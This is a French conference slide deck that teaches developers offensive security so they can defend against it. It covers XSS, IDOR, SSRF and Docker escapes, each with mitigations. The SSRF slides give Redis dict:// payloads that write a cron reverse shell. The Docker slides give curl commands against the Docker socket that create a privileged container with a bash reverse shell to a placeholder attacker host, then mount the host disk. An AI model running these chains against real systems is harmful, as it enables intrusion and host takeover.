



DEVOXX
FRANCE
2026



De développeur à hacker : savoir casser, c'est
savoir protéger ✂



/Enchanté

Florian Toulemont

- Architecte solutions & cybersécurité
- Hacker éthique
- CTF player



<https://www.linkedin.com/in/florian-toulemont/>



<https://www.root-me.org/LordAshram>

Disclaimer



Ce talk n'a PAS pour vocation de vous montrer comment hacker un système ou une application.



Disclaimer 2

- Article 323-1 du Code pénal : « **Le fait d'accéder ou de se maintenir, frauduleusement**, dans tout ou partie d'un système de traitement automatisé de données est puni de **deux ans d'emprisonnement et de 60 000 € d'amende**. lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de **trois ans d'emprisonnement et de 100 000 € d'amende**. Lorsque les infractions prévues aux deux premiers alinéas ont été commises à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'État, la peine est portée à **cinq ans d'emprisonnement et à 150 000 € d'amende** » ;
- Article 323-2 du Code pénal : « Le fait d'**entraver ou de fausser le fonctionnement d'un système** de traitement automatisé de données est puni de **cinq ans d'emprisonnement et de 150 000 € d'amende**. Lorsque cette infraction a été commise à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'État, la peine est portée à **sept ans d'emprisonnement et à 300 000 € d'amende** » ;
- Article 323-3-1 du Code pénal : « **Le fait, sans motif légitime, notamment de recherche ou de sécurité informatique, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique** ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée » ;



La sécurité informatique

Enjeu majeur

Les entreprises



Les gouvernements



Les particuliers



Quelques chiffres de la cyber

- En 2025, il y a eu plus de 900 millions d'attaques dans le monde ([Forescout](#)).
- Les pertes financières dues au piratage ont atteint les 10,5 trillions de dollars avec une croissance de 15% par an... ([CybersecurityVentures](#)) et ~120 milliards pour la France ([CNIL](#))
- Les États-Unis sont le pays le plus touché par le piratage suivi du Royaume-Uni et de la France ([IBM X-Force](#), [Inetum](#))
- Le piratage est un problème mondial qui touche les entreprises, les particuliers et les gouvernements.



Le hacking

			
	Black Hat	Grey Hat	White Hat
Éthique	  	  	  
Idéologie	  	  	  
Intérêt financier	  	  	  
Intention			



Les équipes de la cybersécurité



- ✓ Sécurité défensive
- ✓ Gestion des incidents
- ✓ Durcissement applicatif & OS
- ✓ Sécurité d'infrastructure



- ✓ Sécurité offensive
- ✓ Exploitation de vulnérabilités
- ✓ Contournements applicatifs & OS
- ✓ Traversée d'infrastructure



Pourquoi cette présentation ?

Connais ton ennemi et
connais-toi toi-même



A close-up of a blue robot head with a glowing blue eye, set against a blurred background of neon lights and city structures, suggesting a cyberpunk theme.

La sécurité dans les projets


- Pas de mots de passe dans le code
- Vérifier les rôles avant de faire une action
- Chiffrer les données
- Gestion des sauvegardes

CI & Cyber

- Analyse SAST du code
- Analyse des dépendances
- Gestion de secrets
- Analyse des containers
- Analyse DAST



Qu'est-ce qui est attaqué ?



Les outils de la sécurité

Reconnaissance & scanning



[Nmap](#) : scan port & services



[Ffuf](#) : fuzzing web



[Dirb](#) : exploration web

Analyse de vulnérabilités



[OWASP ZAP](#) : DAST



[Burp Suite](#) : interception exploitation



[SQLMap](#) : injection SQL automatisée



Les outils de la sécurité

Exploitation



[Metasploit](#) : exploits et payloads



[John The Ripper](#) : crack de pwd



[Hashcat](#) : crack de pwd

OS & tools



[Kali](#) : l'incontournable OS



[Parrot OS](#) : OS orienté cyber



[Exegol](#) : env de pentest en docker



Mais surtout

Curiosité




Connaissances

Savoir agir en amont



Savoir agir en amont



- Coût d'une faille est immense
- Coût d'une correction peut être très fort
- Les SAST et DAST ne font pas tout
- Sécurité dès la conception
- La sécurité c'est aussi de la qualité

Les domaines de la cyber



Web-client



Web-serveur



Script



Système



Cryptographie



Forensic



Réseau



Stéganographie



Cracking malware



OSINT



Frontend


Les failles XSS

- Cross (X)
- Site
- Scripting




TOP5 OWASP 2025

Frontend - XSS



Frontend - XSS

- Vérifier les inputs utilisateurs
- Utiliser les CSP (Content Security Policy)
- S'entraîner à pratiquer les XSS



Backend

Les failles IDOR

- Insecure
- Direct
- Object
- Reference



TOP1 OWASP 2025

Backend - IDOR

Hacker



Victime
Utilisateur



Site web



S'inscrit sur le site web <http://monsite.fr/inscription>

Génère une facture <http://monsite.fr/creer-facture>

Consulte sa facture <http://monsite.fr/facture/12345>

Facture générée
sous l'id 12345

S'inscrit sur le site web <http://monsite.fr/inscription>

Génère une facture <http://monsite.fr/creer-facture>

Consulte sa facture <http://monsite.fr/facture/12346>

Facture générée
sous l'id 12346

Consulte la facture <http://monsite.fr/facture/12345>

Consulte la facture <http://monsite.fr/facture/12344>

Consulte la facture <http://monsite.fr/facture/12343>



Backend - IDOR

- ✓ <http://monsite.fr/user/12345>
- ✓ <http://monsite.fr/document/12345>



Backend - IDOR

- Vérifier les rôles sur chaque appel
- Vérifier l'appartenance de l'objet demandé
- Ne pas utiliser des ID incrémentaux



Backend

Les failles SSRF

- Server
- Side
- Request
- Forgery



TOP1 OWASP 2025

Backend - SSRF

Hacker



Serveur production



Serveur de cache/sessions



Spamme des URL jusqu'à trouver qqch d'intéressant

`dict://10.0.0.2:6379/test`

Répond une erreur « *ERR unknown command test* »

Modifier la localisation de la base Redis : `dict://10.0.0.2:6379/config set dir /var/spool/cron/`

Changer le nom de la base de données : `dict://10.0.0.2:6379/config set dbfilename root`

Préparation du reverse shell : `dict://10.0.0.2:6379/set -.- "\n\n\n* * * * * bash -i >\x26 /dev/tcp/"ip"/"port" 0>\x261\n\n\n"`

Sauvegarder l'attaque : `dict://10.0.0.2:6379/save`

Crée un shell du serveur sur le poste de l'attaquant

Backend - SSRF

- Filtrer les URI pouvant être appelées
- Sécuriser un serveur même (surtout?) interne
- Monitorer les requêtes afin de détecter une attaque



Infrastructure

Les failles Docker


- Docker socket
- Privilèges et capabilities



TOP2 OWASP 2025

Infrastructure - Docker

Rappels du fonctionnement de docker



Infrastructure - Docker

État des lieux de l'attaque

1. Le hacker a réussi à exécuter un shell sur le conteneur
2. Le hacker a réussi à devenir root sur le conteneur (ou le conteneur était lancé en root...)



Shell

Serveur physique

Conteneur OpenJDK



Objectif :
s'échapper du conteneur pour
prendre la main sur la machine hôte

Infrastructure - Docker

=> Exploitation de socket docker

Le conteneur a été lancé avec :

```
> docker run -v /var/run/docker.sock:/var/run/docker.sock monsite:1.0
```

Liste des conteneur lancés :

```
> curl --unix-socket /var/run/docker.sock -X GET http://localhost/containers/json
```

```
[{"Id":"494adcd26a05fc66d6ab9e080036c3cc6de94f7a7be93ca666b411d042733d0e",  
  "Image":"ubuntu:24.04","ImageID":"sha256:e0f16e6366fef4e695b9f8788819849d265cde40eb84300  
c0147a6e5261d2750","Created":1756252623,"Ports":[],"State":"running","Status":"Up About a  
minute","HostConfig":{"NetworkMode":"bridge","NetworkSettings":{"Networks":{"bridge":{"IPAMCo  
nfig":null,"Links":null,"Aliases":null,"MacAddress":"02:42:ac:11:00:04","NetworkID":"51ddcfd0f2cf001  
2021e4e70b7be4aa7d0362f014d5ce95870fb055ec0c5f3df","EndpointID":"b1d4fdaa64653559a6811  
575336cf5ec3207816a11978a53de72207f31d8044d","Gateway":"172.17.0.1","IPAddress":"172.17.0.4  
","IPPrefixLen":16,"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"DriverOpts":null  
,"DNSNames":null}}},"Mounts":[]}  
.....}]
```

Infrastructure - Docker

Création d'un conteneur privilégié avec un reverse shell :

```
> curl --unix-socket /var/run/docker.sock \  
-X POST \  
-H "Content-Type: application/json" \  
-d '{  
  "Image": "ubuntu:24.04",  
  "HostConfig": {  
    "Privileged": true,  
    "AutoRemove": true  
  },  
  "Cmd": ["/bin/bash", "-c", "bash -i >& /dev/tcp/IP_HACKER/PORT_HACKER 0>&1"]  
' \  
http://localhost/containers/create
```

```
{"Id":"494adcd26a05fc66d6ab9e080036c3cc6de94f7a7be93ca666b411d042733d0e","Warnings":[]}
```

Infrastructure - Docker

Lancement d'un processus d'écoute sur l'ip et le port choisi dans le conteneur :

```
> nc -lnvp PORT_HACKER
```

Lancement du conteneur :

```
> curl --unix-socket /var/run/docker.sock \  
-X POST \  
  
http://localhost/containers/494adcd26a05fc66d6ab9e080036c3cc6de94f7a7be93ca666b411d042733d0e/start
```

Sur le processus d'écoute le terminal apparaît on est sur le nouveau conteneur :

```
root@2af7ef1c8fdd:/#
```



Infrastructure - Docker

Sauf que maintenant on est dans un conteneur « privilégié » avec des commandes système possibles auxquelles on n'avait pas accès avant ! Avec « **privileged** » on obtient **TOUTES** les capacités possibles dont les très dangereuses :

Capability	Danger	Impact principal
CAP_SYS_ADMIN	Extrême	Contrôle total système
CAP_SYS_MODULE	Élevé	Modules kernel
CAP_SYS_RAWIO	Élevé	Hardware direct

Infrastructure - Docker

Vu qu'on a le contrôle hardware, on peut lister les disques disponibles :

```
> fdisk -l
```

=> Monter les disques obtenus

Créer le répertoire d'accueil :

```
> mkdir /disque_host
```

Monter un disque dans le système de fichiers :


```
> mount /dev/sda1 /disque_host
```

On a à présent pleinement accès au disque de la machine physique en tant que root !




Infrastructure - Docker

Résumé de l'attaque



Infrastructure - Docker

- Sauf exception ne jamais monter le socket docker
- Sauf exception ne pas donner de privilèges
- Ne pas exécuter les conteneurs en root



Réseau

Les failles MITM

- Man
- In
- The
- Middle

